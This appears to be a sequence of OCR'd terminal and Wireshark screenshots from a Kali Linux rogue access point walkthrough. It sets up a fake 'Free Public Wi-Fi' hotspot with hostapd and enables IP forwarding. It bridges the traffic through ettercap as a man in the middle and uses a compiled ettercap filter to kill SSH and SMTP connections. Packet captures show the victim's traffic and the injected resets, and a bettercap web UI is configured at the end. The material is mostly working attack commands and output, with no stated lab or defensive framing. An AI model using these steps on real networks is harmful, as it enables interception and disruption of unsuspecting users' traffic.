
Source GeoIP Country (ip.geoip.src_country), 4 bytes   Packets: 33644 · Displayed: 5 (0.0%) · Load time: 0:0.791   Profile: Default




```
┌──(root💀kali)-[/home/kali]
└─# ifconfig | grep inet
        inet 192.168.249.129  netmask 255.255.255.0  broadcast 192.168.249.255
        inet6 fe80::20c:29ff:fec1:fe96  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>

┌──(root💀kali)-[/home/kali]
└─# ifconfig wlan0 192.168.249.200 up

┌──(root💀kali)-[/home/kali]
└─# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

┌──(root💀kali)-[/home/kali]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   3378 wpa_supplicant


┌──(root💀kali)-[/home/kali]
└─# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 00:c0:ca:8d:8a:e8 and ssid "Free Public Wi-Fi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED

┌──(root💀kali)-[/home/kali]
└─# █
```




```
┌──(root💀kali)-[/home/kali]
└─# ettercap -T -q -B eth0 -B wlan0 -w FreeWifiTest

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:C1:FE:96
          192.168.249.129/255.255.255.0
          fe80::20c:29ff:fec1:fe96/64

Listening on:
 wlan0 -> 00:C0:CA:8D:8A:E8
          192.168.249.200/255.255.255.0
          fe80::2c0:caff:fe8d:8ae8/64
```




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
0.0.0.0	255.255.255.255	8	2,944	8	2,944	0	0	64.192258	1.0397
23.203.117.64	192.168.249.130	80	36k	46	30k	34	6,284	133.683309	0.3609
34.120.88.80	192.168.249.130	414	174k	206	44k	208	129k	70.008178	4.6556
34.213.70.242	192.168.249.130	222	83k	110	64k	112	18k	98.779466	39.2805
34.216.7.233	192.168.249.130	558	154k	340	88k	218	66k	68.215333	101.5370
35.244.184.98	192.168.249.130	32	13k	16	9,468	16	3,622	132.844300	0.2158
40.126.28.12	192.168.249.130	170	96k	92	72k	78	24k	98.345156	13.2990
44.228.251.54	192.168.249.130	114	40k	62	29k	52	10k	84.127095	53.9329
44.238.20.175	192.168.249.130	60	21k	32	15k	28	6,164	70.199100	60.6608
52.84.21.205	192.168.249.130	46	19k	22	16k	24	2,950	132.931965	0.5403
52.84.22.49	192.168.249.130	774	583k	446	558k	328	24k	81.566945	56.4537
52.85.89.44	192.168.249.130	118	41k	62	28k	56	12k	79.541030	58.4797
52.85.90.223	192.168.249.130	402	348k	244	332k	158	15k	72.925389	0.6743
52.96.66.162	192.168.249.130	268	215k	166	179k	102	36k	110.331202	1.1685
52.114.36.4	192.168.249.130	60	25k	30	16k	30	9,574	102.867361	10.2208
52.114.76.37	192.168.249.130	48	20k	26	15k	22	5,452	72.252076	122.2638
52.232.209.85	192.168.249.130	92	34k	50	26k	42	8,410	68.073293	105.1465
54.88.188.142	192.168.249.130	84	38k	48	29k	36	8,856	130.878319	61.3894
69.147.65.252	192.168.249.130	78	35k	38	19k	40	15k	79.721440	58.2991
74.125.9.73	192.168.249.130	420	426k	294	400k	126	25k	143.504882	0.5349
74.125.159.9	192.168.249.130	808	844k	630	812k	178	31k	143.356845	24.5113
74.125.159.27	192.168.249.130	40	16k	18	6,686	22	9,332	143.347728	24.5006
92.223.69.56	192.168.249.130	160	30k	88	19k	72	10k	83.058972	54.9614
108.177.120.139	192.168.249.130	196	105k	86	17k	110	88k	143.205482	37.4106
137.188.88.121	192.168.249.130	42	11k	22	8,592	20	2,810	66.425757	0.4063
141.207.187.233	192.168.249.130	56	20k	28	8,976	28	11k	141.144324	19.4599
142.250.190.3	192.168.249.130	106	55k	54	37k	52	18k	129.231237	6.0366
142.250.190.10	192.168.249.130	462	211k	228	60k	234	151k	66.425753	105.5302
142.250.190.14	192.168.249.130	180	74k	94	55k	86	19k	130.278148	7.5980
142.250.190.34	192.168.249.130	104	71k	56	45k	48	26k	135.468311	8.7717



```
  GNU nano 5.4                                      filter_sshsmtp
if (ip.proto == TCP) {
  if (tcp.src == 22 || tcp.dst == 22 || tcp.src == 25 || tcp.dst == 25) {
    msg("SSH or SMTP communication detected. Killing connection.\n");
    drop();
    kill();
  }
}
```




```
┌──(root💀kali)-[/home/kali]
└─# etterfilter filter_sshsmtp

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'filter_sshsmtp'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'filter.ef'  done.

 -> Script encoded into 13 instructions.
```



tcp.port == 22


No.	Time	Source	Destination	Protocol	Length	Info
538…	181.522562	192.168.59.132	24.127.130.238	TCP	66	52637 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
538…	181.524822	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.524759	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=0 Win=8388352 Len=0
538…	181.529183	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.529442	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.529203	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538…	181.532894	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.529390	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=0 Win=8388352 Len=0
538…	181.533246	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.532920	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538…	181.533293	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538…	181.536571	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.537846	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.538098	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.538201	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.538276	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.540871	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0
538…	181.536604	192.168.59.132	24.127.130.238	TCP	54	52637 → 22 [RST] Seq=3479400771 Win=8388352 Len=
538…	181.541117	24.127.130.238	192.168.59.132	TCP	54	22 → 52637 [RST] Seq=1 Win=32767 Len=0




tcp.stream eq 116

No.	Time	Source	Destination	Protocol	Length	Info
979	38.948034	192.168.59.132	24.127.130.238	TCP	66	49364 → 22 [SYN] Seq=0 Wi
1042	41.953153	192.168.59.132	24.127.130.238	TCP	66	[TCP Retransmission] 4936
1203	47.921093	192.168.59.132	24.127.130.238	TCP	62	[TCP Retransmission] 4936


```
▸ Frame 979: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: IntelCor_dd:be:54 (f0:d5:bf:dd:be:54), Dst: Vmware_f9:e8:11 (00:50:56:f9:e8:11)
▸ Internet Protocol Version 4, Src: 192.168.59.132, Dst: 24.127.130.238
▸ Transmission Control Protocol, Src Port: 49364, Dst Port: 22, Seq: 0, Len: 0
```




Network error: Connection timed out




```
# api listening on http://127.0.0.1:8081/ and ui to http://127.0.0.1
set api.rest.address 127.0.0.1
set api.rest.port 8081
set http.server.address 127.0.0.1
set http.server.port 80
# default installation path of the ui
set http.server.path /usr/share/bettercap/ui

# !!! CHANGE THESE !!!
set api.rest.username user
set api.rest.password pass

# go!
api.rest on
http.server on
```




Time	Type	
7/12/21, 7:25 PM	sys.log	**INFO**: http.server starting on http://127.0.0.1:80
7/12/21, 7:25 PM	sys.log	**INFO**: api.rest api server starting on http://127.0.0.1:8081
